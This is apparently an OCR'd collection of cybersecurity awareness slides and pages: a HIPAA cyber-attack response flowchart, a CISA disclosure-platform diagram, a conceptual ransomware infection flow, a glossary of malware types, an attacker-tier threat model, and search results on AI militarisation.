
© Crown Copyright 2021 www.ncsc.gov.uk @NCSC National Cyber Security Centre @cyberhq


According to a recent data security report, the top five security vulnerabilities identified by IT security managers included:
• Limited remote work security (45%)
• Limited network security (37%)
• Careless employees (29%)
• Unauthorized apps (28%)
• Limited mobile device security (27%)


Cyber-Attack Quick Response
Experienced a ransomware attack or other cyber-related security incident? This Cyber-Attack Quick Response guide will explain steps that a HIPAA covered entity or its business associate should take to respond.
RESPOND
The entity must execute response and mitigation procedures, and contingency plans.
REPORT CRIME
The entity should report the crime to criminal law enforcement agencies.
REPORT THREAT
The entity should report all cyber threat indicators to the appropriate federal agencies and ISAOs.
ASSESS BREACH
The entity must assess the incident to determine if there is a breach of protected health information.
Is there a breach?
If YES
All breaches must be reported to the affected individuals no later than 60 days from occurrence. If the breach affects 500 or more individuals, the entity must report to OCR and the media as soon as possible, but no later than 60 days from the occurrence. If the breach affects fewer than 500 individuals, the entity must report to OCR no later than 60 days after the calendar year of the breach.
If NO
The entity must document and retain all information considered during the risk assessment of the cyber-attack, including how it determined no breach occurred.


REPORTER
· Submits vulnerability report
CISA
· Oversees centralized reporting platform
· Has access to statistics, reports (as needed)
VULNERABILITY DISCLOSURE POLICY PLATFORM
· Key point of entry for vulnerability reporters
· Platform offering managed by third-party
· Provides triage services
· Issues tracking for reporters, agencies, CISA
· Performance metrics for agencies, CISA
AGENCY X
AGENCY Y
BUG BOUNTY
(optional)
AGENCY Z

HOW RANSOMWARE USES POWERSHELL
STARTING WITH PHISHING
Email
Socially engineered phishing email with attached document is retrieved
1
macros
2
Document is open and runs macros directly in memory
macros
3
Macros start a command line
STARTING WITH COMPROMISED WEBSITES
User browses compromised or malicious website
www._
1
app
2
Vulnerable application is exploited
Exploited application
3
Exploited application starts a command line
Power Shell
C:_
4
Command line runs PowerShell script straight into memory
5
Power Shell downloads additional script and encryption key
6
New script encrypts data
7
User is presented with payment instructions required to decrypt data


How do you describe what AI can do?
Check all that apply
37% Interpret speech
35% Ability to replicate human interaction
51% Think logically
19% Play games
50% Solve problems
18% Run surveillance on people
57% Ability to learn
31% Replace human jobs
10% Take over the world
8% Control your mind
14% Feel emotion
AI
AI capabilities today
AI capabilities progressively increasing
AI capabilities unlikely in the near future
What Consumers Really Think About AI: A Global Study
Pega

Common types of malware

Malware is classified by how it propagates itself or what it does. The names and a brief description of the common types of malware appear below:

Viruses:

Viruses are one of the most common types of malware and will do one or more of the tasks and damaging things listed in the adjacent text. Like their biological namesakes, computer viruses propagate by making copies of themselves. When an infected program runs, the virus will attempt to replicate itself by copying itself into other programs, usually while completing the malicious actions it is designed to do. Viruses often arrive in infected email attachments or via a download triggered by a click on a link in an email or on a website. Even just visiting a website can start an automatic download of a virus. Some viruses will send themselves to everyone in your contact list; others will use your computer to infect strangers as they come with their own address lists.

Worms:

After viruses, worms are one of the next most common types of malware. Unlike a virus, a worm goes to work on its own without attaching itself to programs or files. Worms live in a computer's memory and can propagate by sending themselves to other computers in a network or across the Internet itself. As they spread on their own, they can very quickly infect large numbers of computers and may cause a firm's network – or even parts of the Internet – to be overwhelmed with traffic and slow down or stop working all together.

Trojans:

Trojans are named after the wooden horse the Greeks used to infiltrate Troy. A Trojan is a malicious program that is disguised as, or embedded within, otherwise legitimate-looking software. Computer users often unwittingly infect themselves with Trojans when they download games, screensavers, utilities, rogue security software or other enticing and usually "free" software from the Internet. Once installed on a computer, Trojans will automatically run in the background. Trojans are used for a variety of purposes, but most frequently they will open a backdoor to a computer or capture keystrokes so that sensitive information can be collected and sent to cyber criminals. See the sidebar on page 7 for details of a large fraud involving a Trojan infection.

Spyware:

Like Trojans, spyware also often comes in the form of a "free" download, but can also be installed automatically when you click on a link or open an attachment. Spyware will do many different things, but usually it will collect keystrokes or other information about you that will be shared with third parties without your consent. This can include usernames, passwords and surfing habits [illegible]

Adware:

Adware works like spyware, but will focus on your surfing habits and will slow down or stop your browsing by taking you to unwanted sites and/or inundating you with uncontrollable pop-up ads while you are browsing the web.

Botnets:

A botnet is a collection of software robots ("bots") that together create an army of infected computers (known as "zombies") that are remotely controlled by the originator. Your computer may be part of a botnet and you may not even know it. On an individual level, bots will do most of the typical malware tasks and damaging activities. When working together, botnets are used to execute denial-of-service attacks (DoS attack) or distributed denial-of-service attacks (DDoS attack). A DoS attack is accomplished when thousands of computers are told to visit a particular website or server at the same time, thereby crashing it and/or making it impossible for regular users to access it.

Rootkits:

Once malware is installed on a system, it is helpful if it stays concealed to avoid detection. Rootkits accomplish this by hiding inside the host computer's operating system. They can be very hard to detect and will do most of the typical malware tasks and damaging activities.


Scareware:


Scareware is plain devious. While visiting a website, a pop-up advertisement will appear with a "Your computer may be infected with harmful spyware programs. Immediate removal may be required. To scan, click 'Yes' below." If you click "yes," you download malware onto your computer.

Ransomware:


Ransomware infections are becoming much more common recently and are usually spread by infected email attachments or website links that trigger a download. The most common type, Cryptolocker, will scramble all the data files on your computer with virtually unbreakable encryption. You learn you are infected when a pop-up window tells you that your data has been scrambled and will be deleted unless you pay a ransom within a very short period of time, typically 48 hours or so. The ransom is typically in the range of $100 to $300 and payable only in Bitcoins, a type of virtual currency that makes payments untraceable. It is a relatively low amount so you have [illegible] dealing with criminals, [illegible] data back.

Cybersecurity Reference Model





Threat Modelling - A CISO's Visualization
Vulnerability Assessment
Penetration Testing
Risk Assessment
Red Team Operations
Blue Team Operations
Gap Analysis
Compromise Assessment
Value
Owner/Mgmt
Increase in
Likelihood
Control / Patch
Assets
RISK
Have
Vulnerability
Leads to
Exploits
Seeks Access
Threats
Attack Surface
Threat Profiling
Threat Vector / Attack Vector
Uses
Leverages
Actor
Stolen Data's -as-a-keyfactor
Malware -as-a-service
Bots-as -a-service
Vulnerability- as-a-service
Ransomware- as-a-service
DarkNet Intel
Threat Assessment
CyberSOC
Threat Hunting
DF & CSIRT
Malware Analysis
Cyber Threat Intel



Actor - Professional spies, Governments, Global 25
Target -Technology, critical systems, people with knowledge,
Goal - Compromise tech, people, impact command and control, impact critical infrastructure
Impact - Severe catastrophic losses, National security impact
Tier VI Nations Global 25
Attacks - Full spectrum, High caliber attacks and long term attacks
Defense - Counter intelligence capability, Offensive capability, Risk and vulnerability reduction
Actor - Governments, Global 150, Proxies
Target - Technology, Global 2000 entities, Critical Infrastructure, Large personal data stores
Goal - Gain economic/technology advantage
Impact - Gain defense and commercial capability
Tier V Attackers Nations, Global 150 State Sponsored
Attacks - Unique, multi staged exploits, APTs
Defense - Automated response, Collaborative security and threat intelligence systems, Risk reduction
Actor - Organized crime, Cyber mercenaries
Target -Enterprises, POS systems, identity data, other revenue generating information
Goal - Financial gain, identity compromise
Impact - Financial fraud, identity theft
Tier IV Attackers Organized Crime Groups Cyber Mercenaries
Attacks - Backdoors, Crypto cracking, Advanced malware
Defense - Behavioral and Big Data based APT engines, Community engines, Hardened infrastructure, Consequence management
Actor - Organized crime and hacktivist
Target - Executives, key users, Mid size business
Goal - IP/personal data theft, DDoS
Impact - Loss of IP, Branding
Tier III Attackers Crime Groups, Hactivists
Attacks - Root kits, 0 day exploits, C&C architectures
Defense - SIEM, APT Engines, Mature response
Actor - Coders, Workers
Target - Small business
Goal - Defacement, Revenge
Impact - Denial of service, Data breech
Tier II Attackers Criminals, Disgruntled workers, Programmers
Attacks - Bots, DDOS and other advanced Tier I attacks
Defense - IDS/IPS heuristics, Access controls
Actor - Downloaders
Target - Freemail, web
Goal - Whatever they can do
Impact - Nuisance
Tier I Attackers Script Kiddies, Non-malicious actors
Attacks - Phishing, viruses, DNS attacks
Defense - Endpoint, IDS, IPS, Firewall, AV
Low Days Noisy
Medium Weeks
High Months
Fanatical Years Undetectable
Multiple, Scopes
Multiple, Multiple Sources
Multiple, Single Source
One
Ones Limited None
Tens General Through Others
Tens of Tens Specialized Indirect
Hundreds Multi Scope Direct
High High Low
Medium Medium Medium
Low Low Low
Low NA NA

Intelligence and National Security Alliance

32,579 followers
12h • Edited •

Check out our all-star speaker lineup for this year's Spring Symposium: How #ArtificialIntelligence is Transforming the IC, taking place Thursday, April 4 in Arlington, VA!

The full-day program focuses on the impact of commercial innovation and cutting-edge AI technology on U.S. intelligence and national security.

Get full details here --> https://lnkd.in/epfKxGAx

Speakers include Dr. John Beieler, Office of the Director of National Intelligence; Sheetal Patel, Central Intelligence Agency; Bruce Bauman, National Security Agency/CSS; Jimmy L. Hall, Jr., U.S. Department of State; John Keefe, National Security Council, The White House; Rachael M., National Geospatial-Intelligence Agency; E.P. Mathew, Defense Intelligence Agency; Mark M., NGA; Lindsay Rodman, United States Department of Defense; Lawrence Taxson, CIA; Lori Wade, ODNI; Stuart Wagner, United States Air Force; Brandy Durham, ManTech; Sri Iyer, Amazon Web Services (AWS); Marisa Lightfoot, EY-Parthenon; Lucy Lim, Google; Jeff Smeraglinolo, Apira Technologies; Maggie Smith, Accenture Federal Services; William Usher, Special Competitive Studies Project - SCSP; Patrick Biltgen, Booz Allen Hamilton; Glenn Gerstell, Center for Strategic and International Studies (CSIS); Dawn Meyerriecks, MITRE; Teresa Smetzer, Smetzer Associates, LLC.

Interested in supporting the Symposium? The sponsorship deadline is COB Friday, March 22!
Contact Jeff Lavine, MBA, CAE for sponsorship details.

Thank you to our sponsors!
Accenture Federal Services, AWS, Blackberry Government, CACI, Carahsoft, Enabled Intelligence, Fedlearn, Freedom Technology Solutions Group, Google for Government, Intel, ManTech, Percipient.ai, Primer, Pyrra, Stealth Communications, Strongbox Cyber Solutions

#GenAI #EmergingTechnologies #IntelligenceCommunity #NationalSecurity

The inevitability of militarisation of CyberAI

SEARCH CHAT IMAGES VIDEOS MAPS NEWS

substack.com
https://1powercyber.substack.com/p/the-inevitability-of-milit...
The inevitability of Militarisation of CyberAI
Web 21 Oct, 2023 · 1️⃣ CyberAI and its impact ? What types of AI are poised for the most growth in 2021 , 2022 and 2023 ? Why are self-service and ...

Explore further
- AI-armed cyberattacks may get lethal in next 5 years, warns report
- The Impact Of AI On Future Warfare – Surfactants
- Humans must have override power over military AI | VentureBeat

Recommended to you based on what's popular

United Nations University
https://unu.edu/article/militarization-ai-has-severe-implications-globa...
Militarization of AI Has Severe Implications for Global Security and ...
Web 24 Jul, 2023 · Second, regulation can aid in establishing accountability. As AI systems become more complex, it can be challenging to ...

Explore further
- **Military Applications of Artificial Intelligence** - RAND Corporation
- **The Militarization of Artificial Intelligence** - Stanley Center for ...

Recommended to you based on what's popular

PEOPLE ALSO ASK

Will militarization of artificial intelligence bring major changes?
Militarization of Artificial Intelligence is **certainly going to bring paramount changes**. Firstly, this wave of militarization of AI will trigger an arms...
Militarization of Artificial Intelligen...
link.springer.com/chapter/10.1007...

Is multilateral g problem for mi
The primary chall governance of mi about the ways A whether current i adequately captu
The Militarizati
stanleycenter.

Stanley Center for Peace and Security
https://stanleycenter.org/wp-content/uploads/2020/06/TheMilitarizat...
The Militarization of Artificial Intelligence - Stanley Center for ...
Web will be prone to known automation biases, including rejection of contradictory or surprising information. So too might the addition of speed create ...
File Size: 1015KB
Page Count: 32

Explore further
- **Military Applications of Artificial Intelligence** | Stanley Center for ...
- (PDF) **ARTIFICIAL INTELLIGENCE IN ARMED FORCES**-AN ANALYSIS - ...

Recommended to you based on what's popular

Stimson Center
https://www.stimson.org/2020/the-militarization-of-artificial-int...
The Militarization of Artificial Intelligence • Stimson Center
Web The Militarization of Artificial Intelligence Building understanding among stakeholders about AI technology and develop responsive solutions to mitigate risks. By ...
Estimated Reading Time: 10 mins

Stanley Center for Peace and Security
https://stanleycenter.org/publications/militarization-of-artificial-int...
The Militarization of Artificial Intelligence | Stanley Center for ...
Web 29 Apr, 2020 · The Militarization of Artificial Intelligence. Revolutionary technologies hold much promise for humanity. When taken up for military uses, they can affect international peace and...

Global Cyber Intelligence consecrated

Global Cyber Intelligence consecrated

SEARCH CHAT IMAGES VIDEOS MAPS NEWS

easytech4all.net
https://easytech4all.net/2023/06/07/global-cyber-intelligence-co...
Global Cyber Intelligence – Consecrated – Advanced Cyber Threat ...
Web 7 Jun, 2023 · Global Cyber Intelligence Consecrated . This Video Presentation is rededicated to the International Cyber Defense Umbrella comprising ...

Explore further
- Top 10 cybersecurity events in 2023 | Cyber Magazine
- Cyber Apocalypse 2023 — The Cursed Mission - InfoSec Write-ups - Medium
- 2023 national cybersecurity strategy | InsideDefense.com

Recommended to you based on what's popular

The Diplomat
https://thediplomat.com/2020/12/the-geopolitics-of-cyberse...
The Geopolitics of Cybersecurity – The Diplomat
Web 9 Dec, 2020 · The Geopolitics of Cybersecurity. Cooperation among states must underpin efforts to create a safer, more secure, and interoperable ...
Estimated Reading Time: 8 mins

Explore further
- The Increasing **Effect of Geopolitics on Cybersecurity**
- (PDF) **The cybersecurity impacts on geopolitics** - ResearchGate

Recommended to you based on what's popular

PEOPLE ALSO ASK

What is global cybersecurity outlook?
The first Global Cybersecurity Outlook flagship report identifies the trends and analyzes the near-term future cybersecurity challenges.
Global Cybersecurity Outlook 202...
www.weforum.org/publications/gl...

Is artificial inte future of cyber
This problem is p world faces a 3.4 shortage of cyber AI can also be a p cyber threats — b
Cybersecurity a
www.weforum

The World Economic Forum
https://www.weforum.org/agenda/2023/06/cybersecurity-and-ai-chal...
Cybersecurity and AI: The challenges and opportunities
Web 5 Jun, 2023 · The escalating sophistication of cyber threats underscores the importance of skilled cybersecurity professionals. Yet, the global ...

Here's how the global community is doing on technology go...
22 Dec, 2023
